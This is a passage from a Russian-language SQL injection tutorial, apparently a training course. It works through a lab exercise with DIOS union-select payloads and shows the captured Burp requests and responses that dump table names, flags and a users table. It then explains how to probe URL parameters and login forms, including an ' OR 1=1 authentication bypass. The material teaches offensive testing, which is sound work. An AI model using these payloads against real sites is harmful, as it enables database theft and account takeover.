
Таким образом можно модифицировать вывод запросов на свое усмотрение.

Так как контент системной таблицы нам не особо интересен, исключим вывод системной таблицы `information_schema` из запроса (Рис. 30):

```

/sqlinj/sql1.php?id=1' union select 1,((select (@a) from (select(@a:=0x00),(select
(@a) from (information_schema.columns) where
(table_schema!='information_schema') and (@a)in (@a:=concat(@a,"
table_schema,'>>>' ,table_name,"))))a)) -- -

```



Request

```

GET /sqlinj/sql1.php?id=1' union select 1,((select (@a) from (select(@a:=0x00),(select
(@a) from
(information_schema.columns)where(table_schema!='information_schema')and (@a)in
(@a:=concat(@a," , table_schema,' >>> ',table_name,'))))a)) -- - HTTP/1.1
Host:
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/70.0.3538.102 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

```

Response

```

HTTP/1.1 200 OK
Server: nginx
Date: Mon, 26 Nov 2018 02:29:22 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Content-Length: 175

Array
(
    [id] => 1
    [name] => cdb{i_snova_false}
)
Array
(
    [id] => 1
    [name] => ramaza12_codeby >>> users
)

<center><h2>Ohhh... Find and Hack me</h2></center>

```

Рис. 30. Вывод нужных таблиц через DIOS (Burp Suite Repeater)

Теперь мы видим только актуальную базу сервера и входящую в нее таблицу «users».

Далее прочитаем имена столбцов данной таблицы, подсветив

их красным цветом, используя html-тег «»:

```
1' union select 1,((select (@a) from (select(@a=0x00),(select (@a) from
(information_schema.columns)where(table_schema!='information_schema') and
(@a)in (@a:=concat(@a,table_schema,' >>> ',table_name,' >>> ', '<font
color=red>',column_name,'</font>','<br>'))))a)) -- -
```

Видим, что данная таблица содержит два столбца «id» и «name».

И в завершении выведем содержимое данных столбцов (Рис. 31):

```
1' union select 1,((select (@a) from (select(@a=0x00),(select (@a) from (users)where
(@a)in (@a:=concat(@a,'<br>','<font color=red>',id,'</font><font color=green> >>>
',name,'</font>','<br>'))))a))-- -
```




Рис. 31. Вывод содержимого столбцов через DIOS

Так мы получили все флаги из первого задания по sql-injection.

Данная техника на практике очень полезная, так как зачастую вывод результатов запросов на страницу сильно ограничен. Используя DIOS можно обойти такого рода ограничения.

Поиск SQL injection

Где искать

Вы уже многое узнали о том, что такое SQL инъекция, усвоили некоторые весьма непростые темы и научились её эксплуатировать. Однако мы все еще не поговорили о том, как и где найти данную уязвимость. Знайте, что в малом количестве случаев, уязвимая часть веб приложения — вот так просто не “свалится” вам на голову. В поиске уязвимости очень важна внимательность и наблюдательность. Наверняка, эти навыки вы уже отточили еще на уроках по активному и пассивному фаззингу.

Итак, где же мы можем постараться найти SQL инъекцию:

- В HTTP заголовках
- В пользовательских формах ввода

Частым примером таких форм, являются форм авторизации и поиска на целевом веб приложении (Рис. 32).




Рис. 32. Форма авторизации, как потенциальное место sql-инъекции

Поиск в параметрах HTTP запроса

Наверняка, на протяжении всех предыдущих уроков вы поняли, что SQL инъекция может возникнуть там, где мы можем задать какой-либо параметр.

Представим, что перед нами стоит задача, найти SQL инъекцию на каком-либо новостном сайте. Допустим, наш сайт называется newnewsen.com

При переходе из страницы с одной новостью, на другую, вы заметили, что параметр id из URL страницы меняется. На странице с новостью, о пожаре в Калифорнии URL был следующим

```
https://newnews.com/news.php?id=23
```

А на странице о повышении курса USD, URL был следующим

```
https://newnews.com/news.php?id=24
```

Из этого, мы можем предположить, что SQL запрос для страницы с новостью о повышении USD может быть примерно таким:

```
SELECT * FROM ЗДЕСЬ_ТАБЛИЦА WHERE id='24'
```

Пока мы не можем предполагать, какая же там таблица, из которой мы получаем данные при валидном значении параметра id. Нам больше всего должен быть интересен момент с заданием значения для параметра id. В примере выше ему задается строковый тип. Давайте представим, что так и есть на самом деле. Тогда, чтобы выявить SQL инъекцию, подставим кавычку в качестве значения параметра.

Для этого, в адресной строке после числа 24 я поставлю одиночную кавычку.



В таком случае, после отправки запроса, база данных SQL вернет нам ошибку на этой странице. Поздравляю! Мы нашли SQL инъекцию.

После отправки запрос к БД стал выглядеть уже по-иному.

```
SELECT * FROM ЗДЕСЬ_ТАБЛИЦА WHERE id='24''
```

Как видим, в запросе появилась еще одна одинарная кавычка. Тем самым, мы вышли за пределы задания значения параметру id, но появилась лишняя кавычка. Чтобы избавиться от ошибки, нам необходимо закомментировать последнюю кавычку. Сделать это очень просто. В SQL для комментирования можно использовать "--"

```
https://newnews.com/news.php?id=24'; -- -
```

(двойное тире между которым необходимо соблюдать пробелы). Также, нам необходимо закончить эту строку запроса, чтобы не напроситься на еще одну ошибку. Для того чтобы показать, что мы завершаем наш запрос, необходимо прописать символ дочки с запятой ";". В итоге, нам нужно дописать в конец URL данной страницы следующее

```
https://newnews.com/news.php?id=24'; -- -
```

Тем временем, запрос к базе будет выглядеть уже по-другому

```
SELECT * FROM ЗДЕСЬ_ТАБЛИЦА WHERE id='24'; -- -'
```

После отправки этого запроса ошибка исчезнет.

Теперь, давайте рассмотрим второй вариант того, как может выглядеть входящий параметр. В таком случае все будет очень схоже с первым вариантом, за исключением того, что переменной id задается числовое значение.

```
SELECT * FROM ЗДЕСЬ_ТАБЛИЦА WHERE id=24
```

Мы можем, опять-таки, попробовать подставить в этот запрос кавычку. Но в таком варианте шансы того, что это сработает малы. В основном, такой метод не сработает из-за нескольких вариантов сложившихся событий.

- На сайте имеется фильтрация. Та самая одинарная кавычка может фильтроваться, тем самым, это может немного затормозить вас. Для решения такой проблемы и подтверждения того, что кавычка фильтруется, подставим после задания параметра слово "hack". Запрос к базе будет выглядеть очень странным для базы данных:

```
SELECT * FROM ЗДЕСЬ_ТАБЛИЦА WHERE id=24 hack  
SELECT * FROM ЗДЕСЬ_ТАБЛИЦА WHERE id=24 hack  
SELECT * FROM ЗДЕСЬ_ТАБЛИЦА WHERE id=24 hack
```

После отправки такого запроса на сервер появляется еще три варианта развития событий. Один из этих вариантов - появление ошибки, которое и сообщает нам о наличии уязвимости.

- Если, исходя из первого метода, у вас ничего так и не получилось, то не огорчайтесь, наверняка на сайте отключен отчет об ошибках. Для поиска SQL инъекции в таком случае, нам не нужно тратить много сил. Все намного проще чем вы думаете. Всего-то закомментируйте все, что стоит после заданного параметру id числа. Если страница вернет нам

исходный URL (который и был изначально), то уязвимость все же присутствует.

- Третий и самый страшный вариант - отсутствие уязвимости. Если вы перепробовали все и как бы не подступались, ничего не получается, то наверняка на целевом ресурсе данной уязвимости нет. Возможно, ее устранили до вас или ее не было вовсе (что маловероятно).

Пользовательские формы ввода

Практически все веб ресурсы буквально кишат этими формами ввода. С формами поиска все выглядит идентично рассматриваемому ранее методу. Для нас интересна форма авторизации. Давайте представим, что мы тестируем сайт интернет-магазина какого-либо coolseller.com

Наша задача - определить наличие SQL инъекции на данном веб ресурсе. Первое, что нам бросилось в глаза - красивая форма авторизации. Но это всего-то внешний вид. Все мы знаем, что у нее внутри. Наша форма авторизации запрашивает логин и пароль пользователя. Допустим, мы знаем, что на этом ресурсе имеется пользователь Seller, пароль от аккаунта, которого мы не знаем. Давайте, на примере его аккаунта, попробуем отыскать уязвимость. Предположим мы ввели в форму авторизации целевой логин и произвольный пароль - Seller/pass444.

Тогда, запрос к БД выглядит так

```
SELECT * FROM ЗДЕСЬ_ТАБЛИЦА WHERE login='Seller' AND password='pass444'
```

Если фильтрация отсутствует, то у нас имеется 3 варианта развития событий. Уязвимым параметром может быть, как login, так и password. Для того, чтобы понять, есть ли уязвимость, мы простейшими способами попробуем получить доступ к аккаунту пользователя Seller.

- Попробуем подставить кавычку в параметр login. Делается это все так же, как и в первом случае. Но перед тем, как подставить кавычку, мы сделаем так, чтобы наш запрос возвращал истинное значение. Т.е. это то значение, при котором все заданные нами параметры будут засчитаны как верные. К тому же, мы отбросим пароль.

Тут все зависит от вашей фантазии:

```
SELECT * FROM ЗДЕСЬ_ТАБЛИЦА WHERE login='Seller'; -- -' AND password='pass444'  
SELECT * FROM ЗДЕСЬ_ТАБЛИЦА WHERE login='Seller'; -- -' AND password='pass444'
```

- С параметром password все гораздо интереснее. Помимо кавычки, мы поработаем и с логическими операторами. Одним из часто используемых логических операторов является – OR. При использовании данного оператора мы попробуем вернуть истинность нашего запроса к БД. Когда мы обращаемся к базе, то она проверяет заданный нами пароль. Он, конечно же, не верен. Из этого следует, что возвращается 0. Так как мы допишем логический оператор OR, то база данных проверит истинность второго выражения $1=1$, которое истинно. А, как мы знаем, $1 \text{ or } 1 == 1$. Такой способ, должен пропустить нас на аккаунт Seller, тем самым “сказав” нам, что на сайте имеется уязвимость. В итоге мы подставляем - ' OR $1=1$; -- -

В запросе это выглядит так:

```
SELECT * FROM ЗДЕСЬ_ТАБЛИЦА WHERE login='Seller' AND password='pass444' OR 1=1; -- -'
```